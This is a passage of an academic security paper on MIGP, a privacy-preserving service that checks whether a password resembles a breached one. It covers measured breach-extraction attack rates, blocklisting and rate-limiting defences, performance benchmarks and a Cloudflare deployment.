A MIGP service allows clients to check whether a password similar to the queried one is present in the breach. Current C3 services, such as GPC [47], do not reveal any information about breach data unless a client queries the exact username, password pair. A natural question is: Will moving towards similar-aware C3 services degrade the confidentiality of the username, password pairs in the leaked database?

We formalize the abstract setting of a malicious client that has access to a similarity oracle, assuming it is cryptographically secure (we refer to this as the ideal functionality following parlance from the 2PC literature).

5.1 Breach extraction attacks

A MIGP service could be abused by malicious clients that seek to learn about user credentials. This is particularly concerning should a MIGP service have access to relatively new breaches that are not widely available to attackers, making the service a potential target for what we call a *breach extraction attack*. We model such attacks via the security game given in Fig. 7. In it, the adversary is given access to an oracle that implements the ideal functionality of a MIGP service. Note that the oracle is parameterized by a target password w^* chosen by the game, the query budget q, and a similarity measure τ. In each query, the adversary can send up to m passwords, and each is checked against the target w^* and its variants $\tau(w^*)$. Here we use τ for the server-side variants, but allow a malicious client to choose any m passwords for the client-side variants. The goal of the attacker is to guess w^* within the given query budget q.

Finding an optimal guessing strategy for breach extraction is NP-hard. (See Appendix C for details.) However, it is possible to create efficient greedy approximate algorithms (Appendix D). We note that Chatterjee et al. [19] explored NP-hardness results and greedy heuristics for typo-tolerant password authentication, where the server returns true or false should the submitted password be a typo of the registered password. But, in our setting, MIGP oracle returns one of three possible answers. Therefore, their setting and results don't directly carry over to our setting.

In Appendix D, we present an efficient greedy algorithm for the $m = 0$ case, called GreedyMIGP. We now turn to measuring the efficacy of the greedy algorithm to understand the real-world threat of a malicious client attempting to extract data from the MIGP service. We assume the attacker has a guessing budget of $q \le 10^3$. This setup assumes that the MIGP server will deploy some form of rate-limiting on queries from a client (as discussed in Section 7).

Experiment setup. For simulation, we assume the MIGP oracle is instantiated with S_1 data (see Section 4.2), and the attacker has access to only S_2. This simulates the situation where the attacker does not know the leaked data present in MIGP, and is trying to learn those breached passwords for a user. We sample 25,000 username, password pairs from S_1. For each pair, the attacker is given the username and required to find the target password. We compute the efficacy of an attack as the fraction of username, password pairs that the attacker can successfully guess. (As per our data division, none of the target usernames are present in S_2, and therefore the attacker cannot attempt a targeted credential tweaking-type attack.) We evaluate the security loss for 10 variants based on Das-R rules, and 100 variants based on wEdit rules. We first experiment with only server-side variant generation ($m = 0$); later in the section, we report the efficacy of breach extraction attacks when allowing client-side variant generation.

The S_2 dataset has 210 million passwords. If the attacker sets W to all the passwords in S_2, it will make GreedyMIGP very slow to run (Fig. 15). We instead heuristically picked the top one million passwords as W for the attack. These passwords are used by 24% of users in S_2.

For comparison, we also simulate a C3 service that does not provide checking for similar passwords, which we refer to as MIGP service with $n = 0$. For this case, the attack is simpler: query the MIGP service with the top q passwords, and if any query returns match, output the queried password.

Results. The success probability of the attacker in guessing the target password using $q \in \{10, 100, 1000\}$ queries is shown in Fig. 8. We explain the β values below; here we focus on the rows with $\beta = 0$. An attacker can learn 6.57% of passwords in less than a thousand guesses against an exact-checking C3 service ($n = 0, \beta = 0$). The attacker's success probability increases to 13.58% for $n = 10$ and 17.18% for $n = 100$. In the latter case, moving to a MIGP service may lead to a 2.8× increase in an attacker's ability to perform breach extraction attacks.

We observed a counter-intuitive pattern for $q = 10$ and 100: the attack success rate decreases with the increase of n from 10 to 100. This is because large n produces larger balls, making it easier to get in the ball, but harder to identify the correct password given a small query budget $q = 10$. Therefore, for small q, guessing the most weighted password ball may not be the optimal strategy. We plot the attack success for different values q for $n = 10$ and $n = 100$ in Fig. 9. For query budget $q < 230$, increasing the number of password variants n from 10 to 100 actually decreases this attack's success rate.

β	n	$q=10$	$q=100$	$q=1000$
0	0	1.64 (± 0.22)	3.36 (± 0.35)	6.57 (± 0.61)
	10	2.14 (± 0.26)	5.22 (± 0.56)	13.58 (± 0.61)
	10^2	1.69 (± 0.17)	3.54 (± 0.30)	17.18 (± 0.73)
10	0	0.03 (± 0.00)	0.36 (± 0.08)	2.80 (± 0.27)
	10	**1.19** (± 0.15)	3.90 (± 0.40)	12.12 (± 0.45)
	10^2	**0.93** (± 0.11)	2.43 (± 0.25)	15.67 (± 0.61)
10^2	0	0.03 (± 0.03)	0.37 (± 0.08)	2.50 (± 0.30)
	10	0.93 (± 0.13)	2.71 (± 0.27)	9.91 (± 0.42)
	10^2	0.79 (± 0.13)	1.52 (± 0.26)	10.91 (± 0.41)
10^3	0	< 0.01 (± 0.00)	0.18 (± 0.06)	1.46 (± 0.14)
	10	0.76 (± 0.11)	1.42 (± 0.10)	5.94 (± 0.16)
	10^2	**0.72** (± 0.09)	0.97 (± 0.11)	9.21 (± 0.24)
10^4	0	< 0.01 (± 0.02)	0.03 (± 0.02)	0.27 (± 0.03)
	10	0.71 (± 0.10)	1.02 (± 0.07)	3.34 (± 0.23)
	10^2	0.70 (± 0.10)	0.92 (± 0.11)	**4.87** (± 0.12)

Figure 8: Attack success rate given different query budgets (q) for different attack scenarios. Here $n=0$ (first row in each block) emulates existing exact checking C3 services. MIGP oracle uses Das-R and wEdit similarity rules for $n=10$ and $n=100$, respectively. The service blocks most frequent β passwords. All success rates are in percent (%) of 25,000 target users sampled from S_1. Standard deviations (shown in parenthesis) are measured across the 5 random folds of these pairs. Lower values imply better security.




Figure 9: Comparison of attack success of breach extraction attack for Das-R ($n=10$) and wEdit ($n=100$). for different values of q. For query budgets $q \leq 230$ (black dashed line), success rates are slightly lower for the higher value of n.

Blocklisting. The abuse prevention mechanisms (e.g., slow hashing and API rate limits) used in current C3 systems can only slow down breach extraction attacks, but do not prevent them. We, therefore, propose a simple yet effective mechanism to reduce the attack success: blocklist the top β passwords so that an attacker learns nothing from the MIGP service should a user's password be one of them. The MIGP service can do so by removing all the blocklisted passwords and their variants from its breach database. (This will also reduce storage and bandwidth overhead as we show in Section 6.) These popular passwords are anyway unsafe to be used by any user irrespective of whether they are leaked or not. Therefore, a client application can warn the user who is using a password equal to or similar to one of the blocklisted passwords.

For our simulations, we assume the MIGP service blocks the β most frequent passwords according to S_1 and their variants (according to the setup). If an attacker queries the MIGP service with any of the blocklisted passwords the service always responds as none. Of course, the attacker is aware of the set of blocklisted passwords and their variants.

We experiment with different values of β as shown in Fig. 8; $\beta=0$ denotes no blocklisting. Blocklisting reduces the attacker's success across all values of n. For $q \leq \beta$, the success probability of an attacker for $n=10$ and $n=100$ remains below that of existing C3 services (with $n=0$ and $\beta=0$), except for $\beta=q=10^3$ in $n=100$. We believe this is due to the higher ball size in case of $n=100$. In this case, we need to blocklist $\beta=10^4$ passwords to reduce the attack success rate below existing C3 services. We highlight those numbers in the figure. As the top β passwords are blocklisted, the attacker can't learn if the user has a breached password that is one of the top β passwords. The attacker's best bet is to guess passwords that are outside the top β passwords. The password distribution follows Zipf's law [50], therefore leading to a significant decrease in breach extraction accuracy.

We also compute the breach extraction success rate against users who do not use weak passwords. The results are shown in Fig. 16 (Appendix E). For these users, we found that the relative increase in attack success due to MIGP service is higher, but the absolute success rates are small. For example, for $\beta=10^4$ and $q=10^3$, the attack success is 0.27% when $n=0$, 2.98% when $n=10$, and 2.56% when $n=100$. Similar to Fig. 8, the attack efficacy for $n=100$ is worse than that of $n=10$ in most cases. We suspect that this is because our attack is not optimal, especially for a smaller number of guesses ($q \leq 10^3$).

Security of client-side variant generation. A client can generate m variants of a password w and check them all in parallel with the MIGP server. Due to the limitation of our MIGP protocol there is no way for the server to verify if the client has generated variants truthfully. Thus a malicious client can use this to expand its query budget by a factor of m: The client simply submits the next m passwords computed using GreedyMIGP, to obtain in total $m \cdot q$ queries.

We show the success rate of this breach extraction attack for different m and n values with $\beta=10^4$ in Fig. 10. Allowing $m=10^2$ variants on the client side increases the attack success by more than twice for any $q \leq 10^3$ compared to allowing only the server side $n=10^2$ variants. Using the hybrid approach to variant generation with $m=10$ and $n=10$ reduces the attack success rate, but still remains significantly higher than $m=0, n=100$ setting. Therefore, we suggest that if the breach data is sensitive it is safer to disallow client-side variant generation and apply strict rate limiting.

n	m	$q = 10$	$q = 100$	$q = 1000$
10^2	0	0.70 ($\pm$ 0.10)	1.10 ($\pm$ 0.05)	4.87 ($\pm$ 0.12)
10	10	1.02 ($\pm$ 0.07)	3.34 ($\pm$ 0.23)	8.49 ($\pm$ 0.09)
0	10^2	1.45 ($\pm$ 0.08)	3.06 ($\pm$ 0.22)	10.60 ($\pm$ 0.68)

Figure 10: Comparing breach extraction attack success rate between generating m variants on the client-side and n variants on the server-side. Here we assume $\beta = 10^4$. The first row is the same as the last row in Fig. 8.

5.2 Security of the MIGP Protocol

Our MIGP protocol (given in Fig. 2) requires minimal changes to previously proposed [37] and currently deployed [47] protocols. This made deployment simpler, and also the cryptographic security is derived directly from the underlying protocol. Here we briefly summarize the security achieved by MIGP, considering in turn curious servers and malicious client threat models. MIGP communications must be protected with TLS, preventing any manipulations of the buckets or client queries by a network adversary.

As in the prior protocols, the MIGP server learns only the client's queried bucket ID. This reveals some bits of information about the username, but nothing about the queried password, assuming the password and username are independent. (Some users may choose passwords similar to their username, but it's unclear how a malicious server can usefully exploit this practice.) An actively malicious server can modify the result obtained by a client, e.g., by erroneously claiming passwords are not in the breach when, in fact, they are (or vice versa). This attack is possible also for deployed exact equality checking protocols [37, 47]. In theory, one could try to use techniques to prevent this, e.g., by having the server publish a commitment to the dataset and then performing zero-knowledge proofs of (non-)membership [39]. We do not believe this is necessary for breach alerting as such attacks would seem to have low value to attackers.

An encrypted bucket reveals to a client the number of entries in the bucket, and the updated entries and the time of updates to buckets will be revealed over time. This could conceivably have security implications in some contexts. As shown in Section 5.1, MIGP services are susceptible to breach extraction attacks, and therefore must employ different forms of rate limiting. Note that a malicious client can submit a query for a bucket for username u but submit an OPRF request for username $u' \neq u$. This is true as well for existing C3 services. Thus rate-limiting should not be based (only) on bucket identifier, and instead on a client identifier (cookie or IP address) or a token mechanism such as PrivacyPass [23].

6 Performance Analysis

We implement a prototype of MIGP and conduct experiments to estimate its performance. We also compare it with existing C3 services, such as GPC [47] or IDB [37] (equivalent to MIGP with $n = 0$ and $m = 0$). We experiment with no blocklisting ($\beta = 0$) and blocklisting the $\beta = 10^4$ most frequent passwords (and their variants). We want to measure and compare: (1) storage overhead on the server side, (2) latency of running the protocol, and (3) total bandwidth usage. Here we use as breach dataset D the entire 1.14 billion username, password pairs from the dataset described in Section 4.2.

Prototype implementation details. We implement the MIGP client and server in Python 3.8, with petlib library for elliptic curve operations. We chose the elliptic curve group secp256k1 for $\mathbb{G}$ and set $\ell = 128$. For H_1, we use petlib's hash-to-point function to map the username, password pair to $\mathbb{G}$; internally it uses rejection sampling [30] with SHA256. We also use SHA256 for H_2. Should either of H_1 or H_2 be a slow hash, there will be additional overhead in precomputation. We select the most frequent β passwords for blocklisting based on the dataset D. The server is built using the Flask [7] library and the client uses the requests [6] library to make queries. This prototype implementation is publicly available.[2]

For all the pre-processing of the data, we used a desktop with an Intel Core i9 processor and 128 GB RAM. We did not use any GPU to optimize hash computation in our experiments. For latency and bandwidth comparisons, we run the server (t2.medium) and client (t2.micro) on two different AWS EC2 instances running the Ubuntu 20.04 LTS image and located in two different regions — US-East and US-West.

Precomputation overhead. We precompute the buckets of PRF values for the entire breach dataset. MIGP, in comparison to exact-check C3 protocols, requires processing an additional n variants for each leaked password and storing the resulting PRF values. The precomputation on the server involves computing $F_\kappa(x) = \mathsf{H}_2(x, \mathsf{H}_1(x)^\kappa)$, where $x = (u\|w)$ for the breached password and $F_\kappa(x) \oplus 1$, where $x = (u\|\tilde{w})$ for $\tilde{w} \in \tau_n(w)$. We use H_2 to reduce the representation size of the hash to 16 bytes, which saves disk space and bandwidth.

Generating $n = 10$ variants for a password using Das-R similarity rules takes less than 0.02 ms, whereas generating $n = 100$ variants using wEdit similarity rules takes 0.8 ms, on average. If we had used Argon2 as H_2, it would take 95 ms on average for computing the hash of one username, password pair, an estimated 361.5 CPU-years for pre-processing all username, password pairs and their variants on our reference implementation. Should breach data not be particularly sensitive, a deployment can skip slow hashing or use time-lock puzzles instead (see Appendix F).

The PRF values are then separated into buckets based on $\mathsf{H}^{(l)}(u)$. Duplicate values could arise when pairs (u, w_1) and (u, w_2) satisfy the condition $\tau_n(w_1) \cap \tau_n(w_2) \neq \varnothing$, which can be common for users with credentials from multiple sites in the known breach. Duplicates should be either omitted (as we do in our prototype) or replaced with other variants. The former is better for performance, but note that the length

[2] https://github.com/islamazhar/migp_python

l	w/o blocklisting avg.	std.	w/ blocklisting avg.	std.
16	1,751,666	36,832	1,431,876	30,107
20	109,479	9,192	89,492	7,513
24	6,842	2,297	5,592	1,877

Figure 11: Average bucket size of MIGP with $n = 100$ variants for each password on the leak dataset, which contains 1.14 billion unique username, password pairs.

of buckets now depends on relationships between different passwords — we are unsure whether this can be exploited by an attacker given the large number of users in each bucket.

The total storage cost for 1.14 billion unique username, password pairs and their variants would be 1.67 TB (considering every entry has $n = 100$ unique variants). Blocklisting reduces storage (and bandwidth) requirements, and we found that blocklisting the 10^4 most popular passwords and their variants reduces the database size by 18% to 1.36 TB.

Bucket size selection. To make the private membership test protocols practical, C3 services use bucketing to partition the leaked dataset based on the prefix of the hash of the username. MIGP follows the same approach. However, as MIGP contains n variants of each password, the buckets would be quite large for MIGP for the same number of buckets. Large bucket size will increase communication costs in terms of bandwidth and latency as the client has to download a larger amount of data. We can reduce the bucket size by increasing the number of buckets — by increasing the length of the hash prefix l. The average bucket sizes for different hash prefix lengths for MIGP are shown in Fig. 11. The bucket size, as expected, decreases exponentially with the prefix length (l). The average bucket size with blocking the most frequent 10^4 passwords for $l = 16$ (which is used by GPC [47]) is 1.43 million, or 22.85 MB. Increasing the length of the bucket identifier l to 20 reduces the bucket size to 1.37 MB.

Latency & bandwidth comparison. We measure and compare the latency and bandwidth requirements for running different compromised credential checking services: IDB-16 (also called GPC) [47], IDB-20 [37], WR19-Bloom [52], WR20-Cuckoo [53], and our protocols MIGP-Server, MIGP-Client, and MIGP-Hybrid. Although WR19-Bloom and WR20-Cuckoo were designed to check user's passwords in multiple web services, these protocols can be used for checking a user's leaked passwords. MIGP-Server, MIGP-Client, and MIGP-Hybrid are the different versions of our protocol with variants generated on the server side ($n = 10^2$), client side ($m = 10^2$), and both ($n = 10, m = 10$). IDB-16 and IDB-20 are implemented following the same construction as MIGP, but with different lengths of prefixes for bucketing and setting $m = n = 0$. For WR19-Bloom and WR20-Cuckoo, we use the corresponding authors' implementation[3] in Go but customize it for the client-server setting.

We pick 25 random passwords from the test data set T and run each C3 service protocol separately for different n, m and prefix length l. We simulate the server data with dummy buckets containing b entries, where value b is randomly sampled from the normal distribution with the mean and standard deviation set to the values we computed in Fig. 11, with $\beta = 10^4$. The server and the client are executed in two different EC2 virtual machines located in two different availability zones in two coasts of the United States. They are connected via a 252 Mbits/sec network link.

We report the average latency with the breakdown for preparing the query, calling the API and waiting for the response, and finalizing the result for each protocol evaluation in Fig. 12. The overall time to prepare for a query takes less than 7 ms, for GPC, IDB, MIGP-Server and MIGP-Hybrid. The total computational cost for the server is very small compared to the client, however, the client spends time downloading the data from the server (leading to higher latency in MIGP compared to GPC and IDB). After the query, the client finalizes the result by computing H_2 of the username, password pair to compare with the bucket entries. Using slow hash function for rate limiting would add about 95 ms to the query preparation to all protocols. MIGP-Client takes 100x more time in query preparation due to generating the variants and checking them. MIGP-Client can be particularly expensive with rate limiting using slow hashes, such as Argon2. It can take more than 10 seconds for a complete run of the protocol run. MIGP-Hybrid strikes a balance between server storage and query preparation time. It reduces the storage cost and query time by a factor of 10 compared to MIGP-Server and MIGP-Client, respectively.

The slowest among all, is WR19-Bloom and WR20-Cuckoo protocols, taking more than 38 sec for one complete protocol execution. The primary contributors to the latency are: (a) before a query, the client has to encrypt each entry of the Bloom filter homomorphically (using Paillier encryption [40]), (b) the client has to send all the encrypted Bloom filter entries to the server, which is quite large (216.8 MB), and (c) the server has to compute large group multiplications over *all* entries in the Bloom filter. WR20-Cuckoo protocol uses Cuckoo hashing [27] which improves overall latency and bandwidth, however, still falls short of being practical due to high computational overhead on the server.

MIGP-Server (with $n = 10^2$ and $l = 20$), MIGP-Client (with $m = 10^2$ and $l = 16$) and MIGP-Hybrid (with $n = 10$, $m = 10$ and $l = 20$) takes less than 534 ms to compute a query if we don't use rate limiting, which is comparable to currently-in-use IDB-16 (with $l = 16$) protocol. The overhead for MIGP-Server stems from the high bandwidth usage due to large bucket sizes. The buckets can be cached on the client-side or served directly from CDNs (such as Cloudflare) as practiced by HIBP [14] to improve performance. Client-side caching of buckets saves fetching the same bucket again for

[3] https://github.com/k3coby/pmt-go

C3 service	l	Server storage	B/w (MB)	Client side latency (ms) Query prep. w/o rate limit	Query prep. w/ rate limit	API call	Fina-lize	Total w/o rate limit	Total w/ rate limit
IDB-16 (GPC [47])	16	15 GB	0.23	< 1	96	321	< 1	322	417
IDB-20 [37]	20	15 GB	0.01	< 1	96	125	< 1	126	221
WR19-Bloom [52]	20	1.0 TB	177.20	6,990	7,065	39,045	< 1	46,035	46,110
WR20-Cuckoo [53]	20	0.8 TB	0.81	59	155	38,560	< 1	38,619	38,715
MIGP-Server	20	1.5 TB	1.43	< 1	95	498	3	501	596
MIGP-Client	16	15 GB	0.23	46	10,713	450	38	534	11,202
MIGP-Client	20	15 GB	0.02	48	10,007	390	38	476	10,435
MIGP-Hybrid	20	0.2 TB	1.43	7	953	421	12	440	1,386

Figure 12: Average latency (in milliseconds) for checking one password via different private membership or similarity test protocols used in different C3 services. with different parameters. IDB-16 and IDB-20 do not use any variants. MIGP-Server and MIGP-Client generate 10^2 variants on the server and the client side, respectively. WR19-Bloom uses Bloom filter to reduce the b/w requirement. For rate limiting we use Argon2 as H_2, which takes around 95ms to compute. All latency measurements are averaged over 25 complete API calls with standard deviations $< 10\%$.

checking different passwords for the same username. As most users have only a few email addresses, this can save significant network bandwidth and time over multiple queries.

7 Deployment Discussion

We worked with Cloudflare, a major CDN and security company [12], to deploy the MIGP protocol (1) as a public-facing API similar to HIBP, and (2) as a new breach alerting feature within Cloudflare's web application firewall (WAF) product [9]. MIGP is deployed as an opt-in feature in WAF, which detects login requests to Cloudflare customer websites, extracts username and password fields, and queries a MIGP service deployed on Cloudflare Workers [10]. The result of the MIGP query is added to an HTTP header that is forwarded to the customer login service, informing them should the login request be utilizing a breached credential or ones similar to them. The libraries underlying the MIGP implementation have been open-sourced and are publicly available [8]. In this section, we present some deployment considerations and the lessons we learned.

Deployment details. During pre-processing, the breach database is transformed into MIGP buckets. We post-process the OPRF outputs using HKDF [35] to generate a 21-byte hash value; the last byte is XORed with a one-byte flag denoting whether a bucket entry is an exact match or a variant. Slow hashing is supported by the implementation, but applying slow hashing at the scale is expensive and our initial deployment omits it. We discuss this more below.

The buckets of credentials produced in the pre-processing step are stored in Workers KV [11], a high-performance, distributed key-value store. Our deployment uses 20-bit bucket prefixes with $n = 8$ variants per entry generated using the Das-R rules and without blocklisting popular passwords ($\beta = 0$). The deployment caps each individual bucket size to 25 MB, which under this configuration should support breach data up to 64 billion entries. The MIGP service is able to serve over 50% of client requests in under 135ms, and 95% of requests in under 573ms. Most performance overhead is due to the cost of fetching buckets form Workers KV store, as only frequently accessed buckets are cached at 250 datacenters that are running Workers. Other buckets must be fetched from a centralized data store which adds latency.

Our current implementation does not support client-side variants. As shown earlier (Fig. 12), enabling client-side variant generation in the future may provide attractive performance benefits. This must be balanced against the risk of breach extraction attacks (see Fig. 10).

Breach extraction attacks. A key concern as we designed and discussed MIGP deployment at scale was gauging the risk of breach extraction attacks. Any client can attempt to mount such an attack against the public API. The WAF deployment does not necessarily provide malicious web clients with a MIGP oracle: the result of MIGP queries are only shared with the login service and not the client. Login services should not reveal MIGP outputs to unauthenticated clients.

For both deployments we have thus far only utilized datasets that are widely available on underground forums, obviating the concern about breach extraction attacks in the short term. To use more sensitive breaches in the future, further mitigations will need to be enabled, including popular password blocklisting and rate limiting. Our deployment already benefits from rate-limiting of individual IP addresses and other anti-automation techniques [15]. We note that a common rate-limiting approach is to require clients to obtain an API key through some slow (or paid) registration process, but this approach won't work for WAF deployment scenario.

Another rate-limiting approach would be to use slow hashing. Recall that the MIGP protocol uses two hash functions within the OPRF, computing outputs as $\mathsf{H}_2(u\|w, \mathsf{H}_1(u\|w)^\kappa)$. Either of the hashes can be made computationally expensive to both slow down online breach extraction attacks and to make offline hash cracking attacks harder should the

MIGP server be compromised. There are nuanced security-computation trade-offs between the choice of which to make slow. If H_2 is expensive the client cannot do offline processing of the slow hash without communicating with the server, which is not true if only H_1 is slow. However, one benefit of having just H_1 slow is that the server can store the intermediate $H_1(u\|w)^\kappa$ values for faster key updates (see below). Google Password Checkup (GPC) [47] uses a slow hash for H_1 and a fast hash for H_2.

An alternative approach to slow hashing is to use asymmetric hashing, also called proof-of-work [24, 31] or time-locked puzzles [45]. We discuss these approaches in more detail in Appendix F.

Bucket updates. MIGP services (like other C3 services) may periodically update their leaked data, such as when new breaches are exposed online. This will require adding new credentials to the buckets. Updating the buckets with OPRF outputs under the same key could, in principle, allow an attacker to identify the newly added username, password pairs. Although it is unclear how this leakage can be exploited, it would be better to avoid the leakage entirely. One way is to rotate the OPRF key κ every time there is a new leak. However, recomputing the OPRF output from the stored breach data will be computationally very expensive given the slow hash function. Assuming H_1 is slow, an optimization would be to have the server record the output of the group multiplication $H_1(u\|w)^\kappa$ in some offline, safe storage. Then the new OPRF outputs can be computed for the new key κ' by raising $H_1(u\|w)^\kappa$ values to κ'/κ, and applying the fast hash $H_2(\cdot)$ to them. This approach is similar to the key rotation mechanism used by Pythia [26].

MIGP warnings: effectiveness and usability. To estimate the effectiveness of the MIGP service, we instrumented the WAF deployment to measure the ratio of the number of login attempts that MIGP flagged as similar to the number that MIGP flagged as an exact match. The average ratio over the period of a week is 0.2 (with 0.01 standard error of the mean), implying that MIGP flags 20% more login attempts compared to an exact-checking C3 system. This represents a significant improvement by MIGP over exact-checking in terms of alerting on credentials that are vulnerable to attacks such as those based on pass2path [41]. Our instrumentation does not record how many WAF-monitored attempts correspond to vulnerable accounts (e.g., attempts will include some number of incorrect submissions and attacks), but customer services can distinguish between these cases and act appropriately.

Prior work has shown that users may not be responsive to breach alerts [44]. We expect that MIGP deployments will face a similar challenge. Server-side breach alerting, like our WAF deployment, allow high-security services to force users to change MIGP-flagged passwords. One open question prompted by our work is how best to communicate to users that their password is similar to a breached password and how to guide them towards safer choices.

8 Conclusion

In this work, we tackled the problem of building MIGP, an updated version of C3 systems that can securely warn users from selecting passwords similar to (and same as) a breached password which can be vulnerable to credential tweaking attacks. Via comparing different similarity metrics we show that computing variants of the password using weighted edit distance rules provide the best combination of performance and efficacy. Underlying MIGP is a secure private similarity test (PST) protocol. Despite secure PST, MIGP protocols can still be vulnerable to breach extraction attacks, where an attacker can extract leaked (but not yet public) credentials from a MIGP service. We show that the attacker's success probability can be reduced significantly using blocklisting popular passwords. We implement and show that MIGP achieves computational overhead comparable to C3 services. Finally, we deploy MIGP with Cloudflare and provide nuanced discussions about deploying MIGP in practice.

Acknowledgements

We thank the anonymous reviewers for their insightful comments and suggestions, as well as Adam Oest for his work as shepherd for the paper. This work was supported in part by NSF grant CNS-2055169 and the Wisconsin Alumni Research Foundation.

References

[1] Argon2. https://www.npmjs.com/package/argon2/, 2018.

[2] Finding pwned passwords with 1Password. https://blog.1password.com/finding-pwned-passwords-with-1password/, 2018.

[3] CFFI-based Argon2 Bindings for Python. https://argon2-cffi.readthedocs.io/en/stable/, 2020.

[4] Enzoic: Credential API. https://haveibeenpwned.com/Passwords/, 2020.

[5] A Python library that implements a number of Privacy Enhancing Technologies (PETs). https://github.com/gdanezis/petlib, 2020.

[6] Requests: HTTP for Humans. https://docs.python-requests.org/en/master/, 2020.

[7] Flask - The Python micro framework for building web applications. https://github.com/pallets/flask, 2021.

[8] MIGP library. https://github.com/cloudflare/migp-go, Oct. 2021. Accessed: 2022-02-04.

[9] Privacy-preserving compromised credential checking. https://blog.cloudflare.com/privacy-preserving-compromised-credential-checking/, 2021.

[10] Cloudflare Workers. https://workers.cloudflare.com/, Feb. 2022. Accessed: 2022-02-04.

[11] How kv works. https://developers.cloudflare.com/workers/learning/how-kv-works, Feb. 2022. Accessed: 2022-02-04.

[12] Usage statistics of reverse proxy services for websites. https://w3techs.com/technologies/overview/proxy, Feb 2022.

[13] John the Ripper password cracker. http://www.openwall.com/john/, Referenced March 2014.

[14] ALI, J. Optimising caching on pwned passwords (with workers). https://blog.cloudflare.com/optimising-caching-on-pwnedpasswords, 2018.

[15] BOCHAROV, A. Cloudflare bot management: machine learning and more. https://blog.cloudflare.com/cloudflare-bot-management-machine-learning-and-more/, 2020.

[16] BONEH, D., BONNEAU, J., BÜNZ, B., AND FISCH, B. Verifiable delay functions. In *Annual international cryptology conference* (2018), Springer, pp. 757–788.

[17] CASAL, J. 1.4 billion clear text credentials discovered in a single database. https://medium.com/4iqdelvedeep/1-4-billion-clear-text-credentials-discovered-in-a-single-database-3131d0a1ae14, Dec, 2017.

[18] CHAKARAVARTHY, V. T., PANDIT, V., ROY, S., AWASTHI, P., AND MOHANIA, M. Decision trees for entity identification: Approximation algorithms and hardness results. In *Proceedings of the twenty-sixth ACM SIGMOD-SIGACT-SIGART symposium on Principles of database systems* (2007), pp. 53–62.

[19] CHATTERJEE, R., ATHALYE, A., AKHAWE, D., JUELS, A., AND RISTENPART, T. password typos and how to correct them securely. *IEEE Symposium on Security and Privacy* (2016).

[20] CHATTERJEE, R., BONNEAU, J., JUELS, A., AND RISTENPART, T. Cracking-resistant password vaults using natural language encoders. In *Security and Privacy (SP), 2015 IEEE Symposium on* (2015), IEEE, pp. 481–498.

[21] CHATTERJEE, R., WOODAGE, J., PNUELI, Y., CHOWDHURY, A., AND RISTENPART, T. The TypTop system: Personalized typo-tolerant password checking. In *Proceedings of the 2017 ACM CCS* (2017), ACM, pp. 329–346.

[22] DAS, A., BONNEAU, J., CAESAR, M., BORISOV, N., AND WANG, X. The tangled web of password reuse. In *NDSS* (2014), vol. 14, pp. 23–26.

[23] DAVIDSON, A., GOLDBERG, I., SULLIVAN, N., TANKERSLEY, G., AND VALSORDA, F. Privacy pass: Bypassing internet challenges anonymously. *Proceedings on PETS 2018*, 3 (2018), 164–180.

[24] DWORK, C., AND NAOR, M. Pricing via processing or combatting junk mail. In *Advances in Cryptology – CRYPTO 1992* (1992), Springer, pp. 139–147.

[25] ENTERPRISE, V. 2020 Databreach Investigation Report. https://enterprise.verizon.com/resources/reports/2020/2020-data-breach-investigations-report.pdf, 2020.

[26] EVERSPAUGH, A., CHATTERJEE, R., SCOTT, S., JUELS, A., RISTENPART, T., AND TECH, C. The Pythia PRF service. In *Proceedings of the 24th USENIX Conference on Security Symposium* (2015), USENIX Association, pp. 547–562.

[27] FAN, B., ANDERSEN, D. G., KAMINSKY, M., AND MITZENMACHER, M. D. Cuckoo filter: Practically better than bloom. In *Proceedings of the 10th ACM International on Conference on emerging Networking Experiments and Technologies* (2014), pp. 75–88.

[28] GOLDREICH, O., AND OREN, Y. Definitions and properties of zero-knowledge proof systems. *Journal of Cryptology 7*, 1 (1994), 1–32.

[29] HAZAY, C., AND LINDELL, Y. Efficient protocols for set intersection and pattern matching with security against malicious and covert adversaries. In *TCC* (2008), Springer, pp. 155–175.

[30] ICART, T. How to hash into elliptic curves. In *Annual International Cryptology Conference* (2009), Springer, pp. 303–316.

[31] JAKOBSSON, M., AND JUELS, A. Proofs of work and bread pudding protocols. In *Secure information networks*. Springer, 1999, pp. 258–272.

[32] JARECKI, S., KIAYIAS, A., AND KRAWCZYK, H. Round-optimal password-protected secret sharing and t-pake in the password-only model. In *ASIACRYPT* (2014), Springer, pp. 233–253.

[33] KANNEPALLI, S., LAINE, K., AND MORENO, R. C. Password Monitor: Safeguarding passwords in Microsoft Edge. https://www.microsoft.com/en-us/research/blog/password-monitor-safeguarding-passwords-in-microsoft-edge/, 2021.

[34] KNOTT, B., VENKATARAMAN, S., HANNUN, A., SENGUPTA, S., IBRAHIM, M., AND VAN DER MAATEN, L. Crypten: Secure multi-party computation meets machine learning. In *Proceedings of the NeurIPS Workshop on Privacy-Preserving Machine Learning* (2020).

[35] KRAWCZYK, D. H., AND ERONEN, P. HMAC-based Extract-and-Expand Key Derivation Function (HKDF). RFC 5869, May 2010.

[36] LAURENT, H., AND RIVEST, R. L. Constructing optimal binary decision trees is np-complete. *Information processing letters 5*, 1 (1976), 15–17.

[37] LI, L., PAL, B., ALI, J., SULLIVAN, N., CHATTERJEE, R., AND RISTENPART, T. Protocols for checking compromised credentials. In *Proceedings of the 2019 ACM CCS* (2019), pp. 1387–1403.

[38] MAHMOODY, M., MORAN, T., AND VADHAN, S. Time-lock puzzles in the random oracle model. In *Annual Cryptology Conference* (2011), Springer, pp. 39–50.

[39] MICALI, S., RABIN, M., AND KILIAN, J. Zero-knowledge sets. In *IEEE Symposium on Foundations of Computer Science* (2003), IEEE, pp. 80–91.

[40] PAILLIER, P. Public-key cryptosystems based on composite degree residuosity classes. In *EUROCRYPT* (1999), Springer, pp. 223–238.

[41] PAL, B., DANIEL, T., CHATTERJEE, R., AND RISTENPART, T. Beyond credential stuffing: Password similarity using neural networks. *IEEE Symposium on Security and Privacy* (2019).

[42] PEARMAN, S., THOMAS, J., NAEINI, P. E., HABIB, H., BAUER, L., CHRISTIN, N., CRANOR, L. F., EGELMAN, S., AND FORGET, A. Let's go in for a closer look: Observing passwords in their natural habitat. In *Proceedings of the 2017 ACM CCS* (2017), ACM, pp. 295–310.

